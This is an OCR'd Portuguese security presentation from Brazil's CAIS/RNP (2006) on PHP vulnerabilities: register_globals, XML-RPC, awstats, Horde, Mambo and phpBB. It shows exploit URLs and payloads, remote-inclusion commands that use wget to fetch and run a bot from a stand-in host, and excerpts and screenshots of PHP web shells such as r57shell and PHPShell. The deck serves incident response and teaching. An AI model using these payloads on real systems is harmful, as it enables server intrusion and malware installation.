Anatomia de ataques PHP: Vulnerabilidades, exploração e contramedidas

Rede Nacional de Ensino e Pesquisa - RNP
Centro de Atendimento a Incidentes de Segurança - CAIS
Maio de 2006

Ivo de Carvalho Peixinho
ivocarv@cais.rnp.br

RNP/PAL/0198

CAIS


Sumário

- Introdução
- Vulnerabilidades
  - Injeção de variáveis (register globals)
  - Execução remota de comandos
  - Execução de código PHP remoto
- Exploração
  - Injeção de comandos
  - Injeção de código PHP
- Contramedidas

CAIS

Introdução

- PHP largamente utilizado na Internet (04/2006)
  - 20.475.056 Domínios
  - 1.278.828 Endereços IP
  - 7% rodando em servidores Windows



Fonte: Netcraft

CAIS

Introdução

- Diversas aplicações populares em PHP
  - Blog: b2, wordpress
  - Forum: phpbb
  - Webmail: horde/imp
  - Estatísticas: awstats
  - Calendário: webcalendar
  - Gerenciador de conteúdo: mambo
  - **<insira aqui sua aplicação PHP favorita>**
- **Aplicações desenvolvidas pela própria entidade**

CAIS

Introdução

- **Mais aplicações -> mais erros de programação -> mais vulnerabilidades**
  - **PHP Register Globals**
  - **XML-RPC for PHP PHP Code Execution Vulnerability**
  - **phpBB Multiple Vulnerabilities**
  - **WebCalendar "includedir" Arbitrary File Inclusion Vulnerability**
  - **Mambo Multiple Vulnerabilities**
  - **Horde Help Viewer Unspecified Code Execution Vulnerability**
  - **WordPress Cross-Site Scripting Vulnerabilities**

Fonte: Secunia

CAIS

Vulnerabilidades

- Register Globals
  - "Recurso" do PHP
  - Permite definir/alterar conteúdo de variáveis arbitrárias em páginas PHP caso esteja habilitado
    - Diretiva register_globals no php.ini
  - Potencial problema de segurança
    - Aplicações mal escritas
    - Possibilidade de alterar o conteúdo de variáveis da aplicação, burlar sistemas de autenticação, etc.

http://example.com/index.php?var=anyvalue

PHP >= 4.2.0 -> register_globals = off

CAIS

Vulnerabilidades

- XML-RPC – 29/06/2005
  - Biblioteca do PHP que permite acessar procedimentos (funções) remotas utilizando o protocolo XMLRPC
  - Vunerabilidade em versões inferiores a 1.1.1 permite execução remota de código.
  - Presente em diversas aplicações em PHP
    - **WordPress, TikiWiki, PHP-Wiki, phpMyFAQ, PostNuke, phpgroupware, etc.**

```
<?xml version="1.0"?> <methodCall>
<methodName>test.method</methodName> <params>
<param> <value><name>
',")); phpinfo(); exit;/*
</name></value> </param> </params> </methodCall>
```

CAIS

Vulnerabilidades

- awstats.pl configdir – 18/01/2005
  - Software de estatísticas de servidores WWW, FTP, streaming e email
  - Vulnerabiliade em versões inferiores a 6.3 permite execução remota de comandos
  - Checagem incorreta de parâmetros para a variável *configdir* do *software* permite inserção de um pipe "|" para executar comandos

http://example.com/cgi-bin/awstats.pl?configdir=| id |

CAIS

Vulnerabilidades

- Horde helpviewer 03/04/2006
  - Software bastante popular de Webmail (IMP)
  - Vulnerabiliade nas versões inferiores a 3.0.10 e 3.1.1 permitem execução remota de comandos
  - Checagem incorreta de parâmetros permite inserção de um ponto e vírgula “;” para executar comandos

http://example.com/horde/services/help/?show=about&module=;%22.passthru(%22uname%20-a%22);

CAIS

Vulnerabilidades

- Mambo mosConfig_absolute_path – 21/02/2005
  - Software de gerenciamento de conteúdo WWW
  - Vulnerabiliade nas versões inferiores a 4.0.14 permite inserção de código php arbitrário
  - Checagem incorreta de parâmetros permite inserção de um script externo em PHP que será executado no contexto do servidor WWW

```
http://example.com/index2.php?option=com_content&do_pdf=1&id=1index2.php?_REQUEST[option]=com_content&_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://malicious.com/malicious_script.php
```

Vulnerabilidades

- phpBB2 phpbb_root_path – 05/05/2005
  - Software de forums WWW (Bulletin Board)
  - Vulnerabiliade nas versões inferiores a 2.0 RC3 permite inserção de código php arbitrário
  - Checagem incorreta de parâmetros permite inserção de um script externo em PHP que será executado no contexto do servidor WWW

```
http://example.com/phpbb/admin/admin_styles.php?phpbb_root_path=http://malicious.com/malicious_script.php
```

CAIS

Vulnerabilidades

- **Diversas aplicações vulneráveis**
- **Vulnerabilidades fáceis de explorar**
  - ***browser* WWW**
  - ***Scripts***
- **Vulnerabilidades críticas**
  - **Execução remota de comandos**
  - **Inserção de scripts PHP arbitrários**
- **Mas... (mitos)**
  - **Apache roda como usuário sem privilégios**
  - **Para inserir scripts necessita conhecimento de PHP**

Exploração

- Executando binários arbitrários (malware) na máquina remota
  - Autorooters/rootkits
  - Bots
  - Backdoors
  - Worms (propagação automática via servidores PHP)
    - Uso do **google** e outros sites de busca para encontrar *sites* vulneráveis
- **Executando "consoles" na máquina remota via inclusão remota de código PHP**
  - Defacing Tool Pro v2.0 by r3v3ng4ns
  - r57shell 1.24

CAIS

Exploração

http://example.com/index2.php?option=com_content&do_pdf=1&id=1index2.php?_REQUEST[option]=com_content&_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://192.168.1.1/script.php?&cmd=cd /tmp;wget 172.16.1.1/mybot;chmod 0744 mybot;./mybot;echo YYY;echo|


http://example.com/horde/services/help/?show=about&module=;%22.passthru(%22cd /tmp;wget 172.16.1.1/mybot; chmod **0744 mybot;./mybot;** %22);

- 192.168.1.1 -> Servidor onde se encontra o script PHP
- 172.16.1.1 -> Servidor onde se encontra o malware

CAIS

Exploração


- Consoles PHP para controle do servidor
  - Desenvolvidas por terceiros e compartilhadas entre *hackers*
  - Funcionam mesmo com o **safe_mode** habilitado
  - PHP safe_mode
    - Recurso do PHP
    - Restringe o uso de alguma funções
    - Restringe a execução de binários externos a um certo diretório
    - Não permite leitura de arquivos com uid diferente do dono do script
    - **Existem formas de burlar através de técnicas de programação**


Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://172.16.166.130/webcalendar/tools/send_reminders.php?includedir=http://172.16.166.129/cr
Go
Getting Started
Latest Headlines
(include_path='.:/usr/share/php:/usr/share/pear') in http://172.16.166.129/cmd.gif?/user.php on line 13
[Defacing Tool Pro v] ?
by r3v3ng4ns - revengans@gmail.com
sysname: Linux
nodename: rssf
release: 2.4.27-2-386
version: #1 Mon May 16 16:47:51 JST 2005
machine: i686
user: uid(33) euid(33) gid(33)
write permission: no
server info:
pro info: ip 172.16.166.130, wget at /usr/bin/wget, lynx at /usr/bin/lynx, gcc at /usr/bin/gcc, cc at /usr/bin/cc safe_mode: NO, PHP 4.3.10-16
current path: /var/www/webcalendar/tools
command id
send cmd
using shell_exec()
PHPget
PHPwriter
fileditor
list files on
safemode
stdOut from "id", using shell_exec()
uid=33(www-data) gid=33(www-data) groups=33(www-data)

```
<!--
Defacing Tool 2.0 by r3v3ng4ns
revengans@gmail.com
se for modificar o codigo, por favor, mantenha o nome de seus autores
  originais e por favor, entre em contato comigo...

ae galera, serio, tem mta gente fdp q simplismente usa, nao seja soh
  um sucker do script, n seja um lammer imbecil, n seja o merda dum
  script kiddie, n seja um babaca, ajude a melhora-lo tambem!!
-->
<?php

//The Rules
include("http://ess.trix.net/therules.dat");
```


Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://172.16.166.130/webcalendar/tools/send_reminders.php?includedir=http://172.16.166.129/cs
Go
Getting Started
Latest Headlines
#!/usr/local/bin/php -q
Data Cha0s PHP Command/Safemode Exploit 4.1
System Information
sysname: Linux
nodename: rssf
release: 2.4.27-2-386
version: #1 Mon May 16 16:47:51 JST 2005
machine: i686
Script Current User:
PHP Version: 4.3.10-16
User Info: uid(33) euid(33) gid(33)
Current Path: /var/www/webcalendar/tools
Server IP:
Web Server:
[*] Command Mode Run
Command Stdout
check_translation.pl
convert_passwords.php
palm_datebook.pl
send_reminders.php
summary.txt
translation_summary.pl
update_all.pl
update_translation.pl
upgrade_to_0.9.7.pl
Data Cha0s PHP Command/Safemode Exploit 4.1

CAIS

```
<?php

// Ae galera se forem Ripar coloca pelo menos um escrito sobre o Data
   Cha0s
  closelog( );

  $dono = get_current_user( );
  $ver = phpversion( );
  $login = posix_getuid( );
  $euid = posix_geteuid( );
  $gid = posix_getgid( );
  if ($chdir == "") $chdir = getcwd( );

?>
```

/webcalendar/tools/send_reminders.php - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

http://172.16.166.130/webcalendar/tools/send_reminders.php?includedir=http%3A%2F%2F172.16.1 Go

Getting Started Latest Headlines

PHPShell by Macker - Version 2.6.6dev - August 28th 2003

HAXPLORER - Server Files Browser...

Browsing: **/var/www/webcalendar/tools** GO

Filename	Actions (Attempt to perform)	Size	Attributes	Modification Date
[.]			DRX	Thu 23-03-2006 17:00:36
[..]			DRX	Thu 23-03-2006 17:00:36
check_translation.pl	[Rename] [Copy] [Delete] [Download] [Execute]	3.403 KB	RX	Tue 30-11-2004 14:07:32
convert_passwords.php	[Rename] [Copy] [Delete] [Download]	2.541 KB	R	Tue 06-04-2004 19:57:35
palm_datebook.pl	[Rename] [Copy] [Delete] [Download] [Execute]	13.833 KB	RX	Fri 22-10-2004 17:27:45
send_reminders.php	[Rename] [Copy] [Delete] [Download] [Execute]	16.849 KB	RX	Sat 12-02-2005 11:04:24
summary.txt	[Rename] [Copy] [Delete] [Download]	1.307 KB	R	Wed 09-02-2005 12:21:12
translation_summary.pl	[Rename] [Copy] [Delete] [Download] [Execute]	996 B	RX	Thu 02-12-2004 22:27:41
update_all.pl	[Rename] [Copy] [Delete] [Download] [Execute]	500 B	RX	Sat 20-03-2004 02:59:12
update_translation.pl	[Rename] [Copy] [Delete] [Download] [Execute]	8.363 KB	RX	Tue 03-08-2004 13:14:39
upgrade_to_0.9.7.pl	[Rename] [Copy] [Delete] [Download] [Execute]	5.772 KB	RX	Tue 13-08-2002 13:07:56
2 Dir(s), 9 File(s)				Total filesize: 53.532 KB

Server's PHP Version:	4.3.10-16
Other actions:	| **New File** | | **New Directory** | | **Upload a File** |
Script Location:	
Your IP:	
Browsing Directory:	/var/www/webcalendar/tools
Legend:	**D:** Directory. **R:** Readable. **W:** Writeable. **X:** Executable. **U:** HTTP Uploaded File.

[Main Menu] [PHPKonsole] [Haxplorer]

PHPShell by Macker - Version 2.6.6dev - August 28th 2003

PHPKonsole

Current working directory: **Root/var/www/webcalendar/tools/**

Choose new working directory:

Current Directory

Command: Execute Command

Enable stderr-trapping?

```
phpKonsole> cat summary.txt

Language file        No. missing translations
Basque.txt:          245 (62.4% complete)
Bulgarian.txt:       99 (84.8% complete)
Catalan.txt:         61 (90.6% complete)
Chinese-Big5.txt:    407 (37.6% complete)
Chinese-GB2312.txt:  179 (72.5% complete)
Czech.txt:           Complete
Danish.txt:          101 (84.5% complete)
Dutch.txt:           23 (96.5% complete)
English-US.txt:      Complete
Estonian.txt:        192 (70.6% complete)
Finnish.txt:         193 (70.4% complete)
French.txt:          72 (89.0% complete)
Galician.txt:        384 (41.1% complete)
German.txt:          Complete
Holo-Big5.txt:       334 (48.8% complete)
Hungarian.txt:       23 (96.5% complete)
Icelandic.txt:       442 (32.2% complete)
```


```
<?php
/*
**********************************************************************************************
*                        PHPSHELL.PHP  BY MACKER     August 28th 2003                  *
**********************************************************************************************
*                                                                                            *
*   Welcome to Macker's PHPShell script...                                                   *
*   This script will allow you to browse webservers etc...                                   *
*   Just copy the file to your directory and open it in your Internet Browser.               *
*                                                                                            *
*   The webserver should support PHP...                                                      *
*                                                                                            *
*   You can modify the script if you want, but please send me a copy to:                     *
*                          DRAZZ01@HOTMAIL.COM                                               *
**********************************************************************************************

!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!   PLEASE NOTE: You should use this script at own risk, it should do damage to the   !!
!!              Sites or even the server... You are responsible for your own deeds.  !!
!!              The admin of your webserver should always know you are using this    !!
!!              script.                                                               !!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
*/

http://phpshell.mackatack.com/
```

r57shell 1.24

09-05-2006 16:31:23 [phpinfo] [php.ini] [cpu] [mem] [users] [tmp] [delete]
safe_mode: OFF PHP version: **4.3.10-16** cURL: OFF MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF
Disable functions : NONE
HDD Free : **439.16 MB** HDD Total : **3.74 GB**

uname -a :	Linux rssf 2.4.27-2-386 #1 Mon May 16 16:47:51 JST 2005 i686 GNU/Linux
sysctl :	-
$OSTYPE :	linux-gnu
Server :	Apache/1.3.33 (Debian GNU/Linux) PHP/4.3.10-16
id :	uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd :	/var/www/webcalendar/tools (drwxr-xr-x)

Executed command: **ls -lia**

```
total 84
244725 drwxr-xr-x  2 root root  4096 Mar 23 17:00 .
244610 drwxr-xr-x  8 root root  4096 Mar 23 17:00 ..
244726 -rwxrwxr-x  1  501  501  3485 Nov 30  2004 check_translation.pl
244727 -rw-rw-r--  1  501  501  2602 Apr  6  2004 convert_passwords.php
244728 -rwxrwxr-x  1  501  501 14166 Oct 22  2004 palm_datebook.pl
244729 -rwxrwxr-x  1  501  501 17254 Feb 12  2005 send_reminders.php
244730 -rw-rw-r--  1  501  501  1339 Feb  9  2005 summary.txt
